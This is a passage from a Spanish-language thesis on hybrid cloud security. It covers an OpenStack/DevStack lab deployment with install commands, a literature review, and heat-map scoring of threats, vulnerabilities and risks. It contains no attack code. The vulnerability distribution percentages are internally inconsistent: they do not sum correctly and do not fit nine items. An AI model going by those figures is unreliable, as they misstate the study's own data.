CPU	4 core @ 2.4 GHz	24 core @ 2.67 GHz
RAM	8 GB	24 GB or more
HDD	2 x 500 GB (7200 rpm)	4 x 500 GB (7200 rpm)
RAID	Software RAID-1	Hardware RAID-10

2.2.4 Diseño del entorno virtual

La plataforma OpenStack permite varias configuraciones, el usuario puede elegir implementar o no varios de los servicios que ofrece el software. La configuración se realiza fácilmente a través de la interfaz de programación de aplicaciones (API) que proporciona la herramienta. Por lo tanto, hay muchas formas diferentes de usarla por su versatilidad, en la Fig. 6 se observa una arquitectura general con la que trabaja un entorno virtual.




Fig. 6. Arquitectura Openstack [37].

En función de la arquitectura general de OpenStack, se diseñó un entorno virtual considerando el modelo de servicio seleccionado, donde converge una nube pública con una nube privada. El diseño incluyó en su topología de red un total de cuatro subredes definidas así:

- Una red pública que correspondió a los servicios ofrecidos por la red pública.
- Una red compartida que correspondió a los recursos accesibles para todos los usuarios de la nube híbrida.
- Dos redes privadas que corresponden a las subredes dentro de la LAN privada en premisas.

Los servicios seleccionados para efectos de pruebas en el entorno de nube híbrida fueron servicios Web, base de datos y sistemas de archivos para ser consumidos desde la nube pública o la nube privada.

En la Tabla 21 se describió de forma más detallada el conjunto de elementos principales que proporciona la arquitectura de OpenStack, los cuales se usaron para el diseño final del entorno virtual de nube híbrida para tener una arquitectura de nube completa.

Tabla 21. Conjunto de elementos OpenStack [37].

CLASE	NOMBRE CLAVE	DESCRIPCIÓN
Cómputo	Nova	Es el controlador del sistema, permite el aprovisionamiento de las máquinas virtuales.
Almacenamiento de Objetos	Swift	Proporciona un objeto de almacenamiento.
Almacenamiento en bloques	Cinder	Proporciona volúmenes para ejecutar las máquinas virtuales.
Red	Neutron	Proporciona conectividad a nivel de red.
Autenticación	Keystone	Permite la autenticación de usuarios y acceso a ciertos servicios
Imágenes	Glance	Proporciona imágenes de disco para ser usadas en las máquinas virtuales.
Dashboard	Horizon	Proporciona la interfaz gráfica de usuario para su administración.

2.2.5 Despliegue del entorno virtual

Virtualización y sistema base

Se instaló la versión de Linux seleccionada como máquina virtual (VirtualBox), actualizando los paquetes necesarios y se procedió a instalar DevStack, el cual es el conjunto de scripts que permiten instalar OpenStack de forma automática. Posteriormente, se tomó la guía de instalación de DevStack

que proporciona OpenStack[1] desde su sitio oficial (https://docs.openstack.org/devstack/latest/) permitió realizar el paso a paso para una instalación limpia:

- *Instalación Linux:* Ubuntu 20.04 con todas sus actualizaciones y paquetes requeridos.
- *Agregar usuario no root en Ubuntu 20.04*: Se crea usuario diferente a root con privilegios de administrador para poder ejecutar DevStack.
    - $ sudo useradd -s /bin/bash -d /opt/stack -m stack
    - $ echo "stack ALL=(ALL) NOPASSWD: ALL" | sudo tee /etc/sudoers.d/stack
    - $ sudo -u stack -i
- *Descargar del repositorio el DevStack:* Contiene el script para instalar OpenStack.
    - $ git clone https://opendev.org/openstack/devstack
    - $ cd devstack
- *Archivo local.conf:* Editar este archivo con la información de las credenciales de acceso a OpenStack.

```
[[local|localrc]]
ADMIN_PASSWORD=secret
DATABASE_PASSWORD=$ADMIN_PASSWORD
RABBIT_PASSWORD=$ADMIN_PASSWORD
SERVICE_PASSWORD=$ADMIN_PASSWORD
```

- *Instalar OpenStack:* Se instalan todos los paquetes y configuraciones necesarias.
    - $ ./stack.sh

Configuración OpenStack

Nova

Se ingresó al entorno gráfico mediante el dashboard con la URL obtenida después de la instalación de OpenStack, garantizando que la instalación finalizó de forma correcta. Se accedió con las credenciales configuradas en el archivo *local.conf* y se procedió a navegar por los diferentes menús de configuración.

La interfaz Web de la plataforma OpenStack muestra de forma gráfica el panel de configuración y los menús necesarios para desplegar un entorno virtual experimental, y, basado en el diseño realizado anteriormente se procedió con el despliegue de la topología de nube híbrida.

[1] La guía de instalación de OpenStack se debe revisar a profundidad, los pasos aquí descritos corresponden a un resumen general de instalación.

Horizon

La vista general de la plataforma en su interfaz Web ilustra los recursos máximos de cómputo que se pueden utilizar en un despliegue en la capa gratuita, por lo que el diseño del entorno virtual experimental de nube híbrida se desplegó con la premisa de no exceder este límite.

Neutron

Se creó un total de cuatro subredes y se proporcionó un direccionamiento IP a cada una, respetando el diseño del entorno virtual experimental de nube híbrida.

Pares de claves

El entorno de nube híbrida es compartido lo cual significa que varios usuarios pueden acceder a cualquier recurso, por lo que utilizar el par de claves "SSH" es la mejor forma de configurar los accesos a las instancias. Para las pruebas posteriores de este proyecto, tener este factor de seguridad fue fundamental, por lo que se procede a crear el par de claves público y privado, donde la llave pública fue almacenada por la plataforma OpenStack y la privada se descargó y almacenó localmente.

Seguridad en el tráfico entrante/saliente

La plataforma OpenStack permitió modificar el grupo de seguridad por defecto el cual tiene la política de entrada bloqueada (restricción total) y la política de salida abierta, es decir, las instancias pueden acceder a cualquier recurso de la red o de internet siempre y cuando su destino lo permita, pero ningún origen puede acceder a dichas instancias. Se procedió a dejar la regla por defecto de salida y se procedió a crear las reglas de entrada para tener un flujo de tráfico seguro en el entorno virtual y permitir la interoperabilidad de cargas de trabajo en la nube híbrida.

Se configuraron las reglas de entrada para permitir tráfico ICMP, HTTP, HTTPS, SSH, DNS, puesto que fueron los servicios principales configurados y usados para realizar diferentes pruebas. Para el alcance del proyecto únicamente se tuvieron en cuenta los servicios descritos en el diseño, dado que, fueron fundamentales para las pruebas realizadas en los diferentes escenarios.

Router

El dispositivo virtual encargado de interconectar la red es el router, el cual se creó como un objeto en la plataforma, donde se estableció la conexión de las cuatro subredes creadas anteriormente para el entorno de nube híbrida, generando sus respectivas puertas de enlace para garantizar la conectividad de toda la arquitectura de nube.

IP flotantes

Las direcciones IP's flotantes pueden asociarse a diferentes instancias con el fin de acceder desde internet, por lo que se crearon alrededor de seis direcciones IP's flotantes para asociarlas a las diferentes instancias que se fueron creando en el entorno virtual experimental de nube híbrida y así tener dos canales de acceso.

Glance

Los sistemas operativos seleccionados para desplegar el diseño fueron de distribución Linux, puesto que, gracias a su funcionalidad, estabilidad, rapidez y por su facilidad de instalación en el despliegue del entorno virtual experimental permitieron un mejor escenario de pruebas, se descargaron las imágenes ISO y/o qcow2 y se agregaron a OpenStack, los sistemas operativos seleccionados fueron:

- Ubuntu 18.04.6 LTS.
- Ubuntu 20.04.4 LTS.
- Lubuntu 21.10.
- CirrOS 0.5.1 (2019.02.1).
- Kali Linux 2022.

Asimismo, después de lanzar cada imagen para crear las instancias, se fue configurando su respectivo segmento a nivel de red, agregándose al grupo de seguridad configurado anteriormente, y asociándole una IP flotante, al igual que el par de claves para acceso de forma segura.

Pruebas de red

Con pruebas a nivel de ICMP se procedió a validar la conectividad de todas las instancias desplegadas y configuradas en el entorno de nube pública y nube privada, permitiendo así iniciar con las pruebas en diferentes escenarios, evidenciando que la seguridad y privacidad de la información en un entorno de nube híbrida no solo depende de políticas y configuraciones perimetrales de seguridad.

2.2.6 Pruebas en diferentes escenarios posibles

Se plantearon tres escenarios posibles de pruebas en ambiente controlado de nube híbrida relacionados con la seguridad y privacidad de la información mediante la plataforma OpenStack.
Asimismo, se tomó como amenaza inherente para cada escenario un usuario final con habilidades informáticas y de programación suficientes para acceder a un sistema de información.

Cada escenario se planteó con la siguiente estructura:

- *Vulnerabilidad:* Se determinaron a partir de las vulnerabilidades seleccionadas en la primera fase.
- *Amenaza*: Se determinaron a partir de las amenazas seleccionadas en la primera fase.
- *Riesgo:* Se s determinaron a partir de los riesgos seleccionados en la primera fase.
- *Medida de protección*: Se determinaron a partir de los controles y medidas de protección seleccionadas en la primera fase.

Posteriormente, se realizaron las pruebas estableciendo el nivel de protección de la medida para demostrar las falencias de seguridad y privacidad presentes en un entorno de nube híbrida, para finalmente generar conclusiones que permitieron ver de forma global el resultado de las tres pruebas realizadas.

2.3 Fase 3: Construcción de metodología

En esta fase, se construyó la metodología de evaluación de forma sistemática tomando aspectos de las pruebas realizadas en la fase anterior para, teniendo en cuenta algunos elementos dentro de la norma ISO 27001 presentes en el anexo A como políticas de seguridad, control de acceso y criptografía, que son indispensables implementar dentro del sistema de gestión de seguridad de la información de la organización.

2.3.1 Etapas de la metodología

Se propusieron cuatro etapas que conformaron la metodología de evaluación para el mejoramiento continuo de los procesos de una organización que tiene desplegado un entorno de nube híbrida. Las etapas se plantearon con las siguientes premisas:

- Conocer los riesgos de una organización asociados a la nube híbrida a partir de un contexto y un enfoque.
- Examinar la relevancia de los riesgos.
- Determinar si la organización cuenta con medidas efectivas de protección ante los riesgos latentes.
- Diseñar un cronograma que permita mejorar los procesos actuales de seguridad dentro de la organización.

2.4 Fase 4: Selección de caso de estudio

Con el fin de llevar a cabo la validación de la metodología de evaluación propuesta, se planteó un caso de estudio al cual se le aplicó cada una de las etapas de la fase anterior. El caso de estudio pertenece a una entidad financiera que suministró la información con el fin de validar la metodología de evaluación propuesta, bajo criterios estrictos de confidencialidad por lo que no se mostraron datos, cifras o nombres que pudiera comprometer a la entidad que suministró la información.

3. Resultados

A continuación, se presentan los resultados obtenidos acorde a las fases anteriormente expuestas para el cumplimiento de los objetivos.

3.1 Fase 1: Caracterización y selección

La búsqueda inicial en las bases de datos bibliográficas definidas mediante diferentes estructuras booleanas arrojó el primer resultado mostrado en la Tabla 22.

Tabla 22. Búsqueda general.

ESTRUCTURA DE BÚSQUEDA	RESULTADO TOTAL POR FUENTE			
	Springer Link	**IEEE Xplore**	**Science Direct**	**Scopus**
hybrid Cloud AND security AND risk AND vulnerabilities AND threat AND interoperability	29	1	112	0
hybrid Cloud AND security AND risk	90	40	258	88
hybrid Cloud AND security AND interoperability	37	11	162	22
hybrid Cloud AND security AND vulnerabilities	15	21	225	40
hybrid Cloud AND security AND threat	19	48	216	101
hybrid Cloud AND risk AND interoperability	61	2	121	1
hybrid Cloud AND risk AND vulnerabilities	85	2	172	7
hybrid Cloud AND risk AND threat	108	5	181	20
hybrid Cloud AND interoperability AND vulnerabilities	36	0	107	2
hybrid Cloud AND interoperability AND threat	83	3	90	7
TOTAL	563	133	1644	288

Después de tener el resultado total de publicaciones en cada base bibliográfica se procedió con la caracterización primaria definida en la metodología, procesos de inclusión, exclusión, etc. y así revisar los artículos consolidados para la elección final que son los que se incluyeron en la caracterización final como se muestra en la Tabla 23.

De igual forma, se realizó una búsqueda y revisión de las publicaciones de organizaciones y compañías (definida en la metodología) escogiendo artículos, informes, reportes, encuestas, entre otros, y seleccionando los más recientes que cumplieran con los criterios definidos de acuerdo con la pertinencia de las categorías definidas; ver Tabla 24.

Tabla 23. Lista de fuentes consultadas.

RECURSO	RESULTADOS ENCONTRADOS	CARACTERIZACIÓN PRIMARIA	CARACTERIZACIÓN FINAL
IEEE Xplore	133	32	9
ScienceDirect	1644	25	7
Scopus	288	13	3
Springer Link	563	13	1
TOTAL	2628	83	20

Tabla 24. Publicaciones de la industria.

COMPAÑÍA	DESCRIPCIÓN	PUBLICACIONES	
		SELECCIÓN GENERAL	SELECCIÓN FINAL
Gartner Inc.	Empresa consultora y de investigación de TI dedicada de forma exclusiva a investigar y analizar las tendencias del mercado.	2	1
Cloud Security Alliance (CSA)	Organización que promueve el uso de las mejores prácticas para brindar garantía de seguridad dentro de la computación en la nube.	6	3
Techbeacon	Centro digital creado por y para profesionales de la ingeniería de software, TI y seguridad que comparten una guía práctica para los desafíos de la industria.	3	1
Nuntanix Inc.	Empresa de computación en la nube que vende software de infraestructura hiperconvergente, servicios en la nube y almacenamiento definido por software.	1	1
IDG quality matters	Empresa que provee servicios de marketing, datos y medios tecnológicos.	1	1

En el anexo A se pueden observar los artículos, informes, reportes y encuestas que fueron seleccionados según la caracterización final.

Así mismo, en el cuadro característico general (Tabla 25) se plasmó por cada categoría (amenazas, vulnerabilidades, riesgos) un listado de los resultados encontrados en la revisión de la literatura de publicaciones referentes a la computación en la nube híbrida seleccionadas previamente, además de la selección de los artículos, informes, reportes y encuestas propuestos por diferentes organizaciones de la industria de la nube. El listado propuso los ítems más destacados para el estudio en mención, relacionando su respectiva referencia asociada a la tabla del anexo A.

Tabla 25. Caracterización general de desafíos de la nube híbrida[2].

DESAFÍOS DE LA NUBE HÍBRIDA		
AMENAZAS	**VULNERABILIDADES**	**RIESGOS**
Acceso por personal no autorizado a la información descentralizada [II, IV, XXXI] Los terceros controlan los datos [I, III, IV, VII, VIII, XIII, XIV, XXXI, XXXIV] Divulgación de contraseñas por falta de habilidades de seguridad en la nube híbrida [XV, XXXI] Error humano por modelo de seguridad compartido [XV, XXXI] Instalación no autorizada de parches de seguridad [X, XXXI] Cambios en los entornos de la nube [III, IV, VII, XXX, XXVII, XV, XVII, XXII, XXXI, XXXIV, XXXVII] Amenazas internas [IV, XXXI] Penetración contra una aplicación [XVII, XXVI, XXXI] Ataque criptográfico [IX, XI,XIII, XV, XX, XXII, XXXIV, XXXV] Infracción legal por cumplimiento deficiente [III, IV, VI, VII,XIV, XVII, XXII,XXXIV, XXXVII] Malware por gestión de seguridad débil [IV, VII, XVII, XXII] Ataque de fuerza bruta por autenticación e identificación débil [I, IV, VII, VIII, XV, XXVI, XXVII, XXIX, XXXIV] Ataques a API desprotegidas [III, IV, XV, XXII, XV, XXXIV, XXXVI, XVIII] Ataques de denegación de servicio (DoS) [XVI, IV, X, XXII, XIV, XXVI, XXIX, XXXIII, XXXIV] Ataques distribuidos de denegación de servicio (DDoS) [III, IV, VII, XIV, XV, XXIX, XXXIII, XXXIV] IP spoofing por pobre protección IP [IV, XXXIII, XXXIV] Falta de propiedad de los datos [IV, XXII] Incumplimiento contractual por SLA desalineados [I, III, IV, VII, VIII, XV, XX, XXI, XXIII, XXIV, XXXIV] Estrategias de gestión mal definidas [IV] Fallo en la comunicación por herramientas multiplataforma mal construidas [IV] Empleados descontentos o maliciosos [IV, VII, X, XV] Falta de visibilidad y control de los recursos en la nube [XIV, XV, XVII, XVIII, XXII, XXIII, XXXI, XXXIV]	Cifrado deficiente [II, IV, VII, VIII, XIII, XIV, XV, XVIII, XX, XXX, XXIX, XXXIV] Procesos operativos débiles impactados [XXXI] Roturas de conectividad de red [XVIII, XXXI] Gestión descentralizada de identidad y credenciales [IV] Gestión de seguridad aislada [IV] Comunicación entre cargas de trabajo desbalanceadas [IV, IX, XI, XVII, XVIII, XXI, XXII, XXVIII, XXX, XXXV, XXXVII] Error humano en la nube [IV, V, VII, XV, XXII] Vulnerabilidades de software [III, IV, VII, IX, X, XXVI, XXIX, XXXIII, XXXIV] Falta de transparencia en la cadena de suministro [IX, XV]	Fuga de datos [IV, VII, XV, XVIII, XXII, XXXIV, XXXVII] Riesgos de protección perimetral [IV, VII, XV, XXXIII, XXXIV] Riesgos de cumplimientos [III, IV, VI, VII, XIV, XVII, XXII,XXXIV, XXXVII] Desalineación de conjuntos de habilidades de nube [IV, VI, VII, XI, XXXVII] Brecha en la madurez del control de seguridad [III, IV, VII, XVIII] Comprensión baja de la evaluación de riesgos de seguridad [IV, VII] Privacidad de datos expuesta [VI, VIII, XIII, XVIII, XXXII] Gestión de riesgos inadecuada [XIV, XV, XXXVII] Problemas de redundancia de datos [IV, XX] Falta de experiencia en seguridad [VI, XVIII, XXII] Grupos de seguridad mal configurados [XXVI] Responsabilidad en el cumplimiento y gobernanza [III, VI, XIV, XV, XXIV, XXVII, XXXIV] Descubrir y clasificar datos confidenciales residentes en la nube pública [IV, VII] Complejidad de la computación en la nube [VIII, XVII, XIX, XXII, XXIII, XXX, XXXIV, XXXVI] Cumplimiento regulatorio y preocupaciones legales [I, III, XIV, XV, XVII, XVIII, XXII] Evaluación inadecuada de riesgos de seguridad [IV, VIII, XVIII, XXII, XXXIV]

[2] Las referencias bibliográficas de esta tabla están definidas con números romanos según la tabla del anexo A.

A continuación, basado en las tablas de probabilidad e impacto definidas en la metodología con sus respectivos parámetros (Tabla 7, Tabla 8), se realizó la evaluación a cada ítem recopilado en la Tabla 25, aplicando la calificación individualmente con el fin de obtener los puntajes por cada categoría (amenazas, vulnerabilidades y riesgos).

3.1.1 Selección amenazas

En este apartado se realiza el tratamiento de las amenazas caracterizadas, empezando por la calificación, su mapa de calor y finalmente la selección. La Tabla 26 corresponde a la calificación basada en el criterio de selección propuesta en la metodología, ver Tabla 11.

Las amenazas son las acciones que aprovechan una vulnerabilidad para atentar contra la seguridad de los sistemas de información.

Tabla 26. Calificación por amenaza.

N°	AMENAZAS	PROBABILIDAD		IMPACTO		PUNTAJE
1	Cambios en los entornos de la nube.	Muy baja	1	Bajo	2	2
2	Fallo en la comunicación por herramientas multiplataforma mal construidas.	Baja	2	Bajo	2	4
3	Infracción legal por cumplimiento deficiente.	Media	3	Bajo	2	6
4	Instalación no autorizada de parches de seguridad.	Baja	2	Alto	4	8
5	Ataques de denegación de servicio (DoS).	Alta	4	Bajo	2	8
6	Ataques distribuidos de denegación de servicio (DDoS).	Alta	4	Bajo	2	8
7	Error humano por el modelo de seguridad compartido.	Media	3	Medio	3	9
8	Ataques a API desprotegidas.	Media	3	Medio	3	9
9	Falta de visibilidad y control de los recursos en la nube.	Media	3	Medio	3	9
10	Acceso por personal no autorizado a la información descentralizada.	Media	3	Alto	4	12
11	Los terceros controlan los datos.	Media	3	Alto	4	12
12	Divulgación de contraseñas por falta de habilidades de seguridad en la nube híbrida.	Media	3	Alto	4	12
13	Penetración contra una aplicación.	Alta	4	Medio	3	12
14	Ataque criptográfico.	Media	3	Alto	4	12
15	IP spoofing por pobre protección IP.	Alta	4	Medio	3	12
16	Falta de propiedad de los datos.	Media	3	Alto	4	12
17	Incumplimiento contractual por SLA desalineados.	Alta	4	Medio	3	12
18	Estrategias de gestión mal definidas.	Alta	4	Medio	3	12
19	Malware por gestión de seguridad débil.	Alta	4	Alto	4	16
20	Amenazas internas.	Alta	4	Muy alto	5	20
21	Ataque de fuerza bruta por autenticación e identificación débil.	Muy alta	5	Alto	4	20
22	Empleados descontentos o maliciosos.	Alta	4	Muy alto	5	20

El cuadro de calificación de amenazas fue tabulado en la matriz para visualizar en qué cuadrante se ubicaron las amenazas caracterizadas (Tabla 27), consolidando así una distribución porcentual para una visualización más general del mapa de calor obtenido, ver Fig. 7.

Tabla 27. Mapa de calor de amenazas que afectan la seguridad y privacidad de la nube híbrida.

PROBABILIDAD		**IMPACTO**				
		Muy bajo	Bajo	Medio	Alto	Muy alto
	Valor	**1**	**2**	**3**	**4**	**5**
Muy alta	**5**				Ataque de fuerza bruta por autenticación e identificación débil	
Alta	**4**		Ataques de denegación de servicio (DoS). Ataques distribuidos de denegación de servicio (DDoS).	Penetración contra una aplicación. IP spoofing por pobre protección IP. Incumplimiento contractual por SLA desalineados. Estrategias de gestión mal definidas.	Malware por gestión de seguridad débil	Amenazas internas. Empleados descontentos o maliciosos.
Media	**3**		Infracción legal por cumplimiento deficiente	Error humano por el modelo de seguridad compartido. Ataques a API desprotegidas. Falta de visibilidad y control de los recursos en la nube.	Ataque criptográfico. Acceso por personal no autorizado a la información descentralizada. Los terceros controlan los datos. Divulgación de contraseñas por falta de habilidades de seguridad en la nube híbrida. Falta de propiedad de los datos.	
Baja	**2**		Fallo en la comunicación por herramientas multiplataforma mal construidas.		Instalación no autorizada de parches de seguridad.	
Muy baja	**1**		Cambios en los entornos de la nube.			




Fig. 7. Distribución de amenazas de la seguridad y privacidad de la nube híbrida.

En el cuadrante rojo y naranja de la matriz se observaron los elementos más críticos en cuanto a amenazas que afectan la privacidad y seguridad en la interoperabilidad de la nube híbrida, evidenciando que el 27,27% y 45,45% respectivamente de las amenazas están en un nivel de inadmisibilidad e inaceptabilidad (Fig. 7) sustentando las prioridades de intervención que se debe tener en un entorno de nube híbrida si se quiere preservar la seguridad y privacidad de la información; los niveles tolerables y aceptables con un 9,09% y 18,18% (Fig. 7) muestran que cuando se toman medidas de buenas prácticas se pueden reducir las amenazas latentes; sin embargo, en temas de seguridad es importante siempre tomar las precauciones ante la posibilidad de ocurrencia de un evento en un entorno de nube híbrida porque una amenaza es una exposición de la información que puede ocasionar daños y pérdidas irrecuperables.

Las amenazas seleccionadas acorde a la metodología fueron:

- Malware por gestión de seguridad débil.
- Amenazas internas.
- Ataque de fuerza bruta por autenticación e identificación débil.
- Empleados descontentos o maliciosos.

3.1.2 Selección vulnerabilidades

En este apartado se realiza el tratamiento de las vulnerabilidades, empezando por la calificación, su mapa de calor y finalmente la selección. La Tabla 28 corresponde a la calificación basada en el criterio de selección propuesta en la metodología, ver Tabla 11.

La vulnerabilidad es la debilidad que puede ser aprovechada por una amenaza.

Tabla 28. Calificación por vulnerabilidad.

N°	VULNERABILIDADES	PROBABILIDAD		IMPACTO		PUNTAJE
1	Falta de transparencia en la cadena de suministro.	Baja	2	Bajo	2	4
2	Comunicación entre cargas de trabajo desbalanceadas.	Media	3	Bajo	2	6
3	Procesos operativos débiles impactados.	Alta	4	Bajo	2	8
4	Vulnerabilidades de software.	Baja	2	Alto	4	8
5	Error humano en la nube.	Media	3	Medio	3	9
6	Gestión de seguridad aislada.	Alta	4	Medio	3	12
7	Cifrado deficiente.	Alta	4	Alto	4	16
8	Gestión descentralizada de identidad y credenciales.	Alta	4	Alto	4	16
9	Roturas de conectividad de red.	Alta	4	Alto	4	16

El cuadro de calificación de vulnerabilidades fue tabulado en la matriz (Tabla 29) para visualizar en qué cuadrante se ubicaron las vulnerabilidades investigadas y caracterizadas, consolidando así una distribución porcentual para una visualización más general del mapa de calor obtenido.

Tabla 29. Mapa de calor de vulnerabilidades que afectan la seguridad y privacidad de la nube híbrida.

PROBABILIDAD		IMPACTO				
	Valor	Muy bajo	Bajo	Medio	Alto	Muy alto
		1	2	3	4	5
Muy alta	5					
Alta	4		Procesos operativos débiles impactados.	Gestión de seguridad aislada.	Cifrado deficiente. Roturas de conectividad de red. Gestión descentralizada de identidad y credenciales.	
Media	3		Comunicación entre cargas de trabajo desbalanceadas.	Error humano en la nube.		
Baja	2		Falta de transparencia en la cadena de suministro		Vulnerabilidades de software.	
Muy baja	1					




Fig. 8. Distribución de vulnerabilidades de la seguridad y privacidad de la nube híbrida.

La distribución porcentual mostró que el 14,14% (rojo) y el 57,57% de las vulnerabilidades están en el nivel de inadmisibilidad e inaceptabilidad respectivamente, sobrepasando el umbral de lo tolerable y aceptable con un 14,14% (verde y amarillo) evidenciadas en la Fig. 8, revelando debilidades y/o fallos que pueden tener los sistemas de computación en la nube híbrida donde se compromete la seguridad y la privacidad de la información. Hallar las vulnerabilidades es necesario para realizar el respectivo tratamiento, considerando que estas se deben a diferentes factores de fallo o debilidad del sistema.

Las vulnerabilidades seleccionadas acorde a la metodología fueron:

- Cifrado deficiente.
- Roturas de conectividad de red.
- Gestión descentralizada de identidad y credenciales.

3.1.3 Selección riesgos

En este apartado se realiza el tratamiento de los riesgos empezando por la calificación, su mapa de calor y finalmente la selección. La Tabla 30 corresponde a la calificación basada en el criterio de selección propuesta en la metodología, ver Tabla 11.

Los riesgos son la probabilidad de que se produzca un incidente de seguridad por la materialización de una amenaza que se aprovecha de una vulnerabilidad, siendo el riesgo la sumatoria de la probabilidad de ocurrencia y sus consecuencias asociadas.

Tabla 30. Calificación por riesgos.

N°	RIESGOS	PROBABILIDAD		IMPACTO		PUNTAJE
1	Problemas de redundancia de datos.	Alta	4	Muy bajo	1	4
2	Cumplimiento regulatorio y preocupaciones legales.	Media	3	Bajo	2	6
3	Responsabilidad en el cumplimiento y gobernanza.	Media	3	Bajo	2	6
4	Desalineación de conjuntos de habilidades de nube.	Media	3	Bajo	2	6
5	Riesgos de cumplimiento.	Media	3	Bajo	2	6
6	Complejidad de la computación en la nube.	Alta	4	Bajo	2	8
7	Comprensión baja de la evaluación de riesgos de seguridad.	Media	3	Medio	3	9
8	Falta de experiencia en seguridad.	Media	3	Medio	3	9
9	Brecha en la madurez del control de seguridad.	Alta	4	Medio	3	12
10	Evaluación inadecuada de riesgos de seguridad.	Media	3	Alto	4	12
11	Grupos de seguridad mal configurados.	Media	3	Alto	4	12
12	Gestión de riesgos inadecuada.	Media	3	Muy alto	5	15
13	Riesgos de protección perimetral.	Media	3	Muy alto	5	15
14	Descubrir y clasificar datos confidenciales residentes en la nube pública.	Alta	4	Alto	4	16
15	Fuga de datos.	Alta	4	Muy alto	5	20
16	Privacidad de datos expuesta.	Alta	4	Muy alto	5	20

El cuadro de calificación de riesgos fue tabulado en la matriz (Tabla 31) para visualizar en qué cuadrante se ubicaron las vulnerabilidades investigadas y caracterizadas, consolidando así una distribución porcentual para una visualización más general del mapa de calor obtenido.

Tabla 31. Mapa de calor de riesgos que afectan la seguridad y privacidad de la nube híbrida.

PROBABILIDAD		IMPACTO				
	Valor	Muy bajo	Bajo	Medio	Alto	Muy alto
		1	2	3	4	5
Muy alta	5					
Alta	4	Problemas de Redundancia de datos.	Complejidad de la computación en la nube.	Brecha en la madurez del control de seguridad.	Descubrir y clasificar datos confidenciales residentes en la nube pública.	Fuga de datos. Privacidad de datos expuesta.
Media	3		Riesgos de cumplimiento. Desalineación de conjuntos de habilidades de nube. Cumplimiento regulatorio y preocupaciones legales.	Comprensión baja de la evaluación de riesgos de seguridad. Fata de experiencia en seguridad.	Grupos de seguridad mal configurados. Evaluación inadecuada de riesgos de seguridad.	Riesgos de protección perimetral. Gestión de riesgos inadecuada.
Baja	2					
Muy baja	1					




Fig. 9. Distribución de riesgos de la seguridad y privacidad de la nube híbrida.

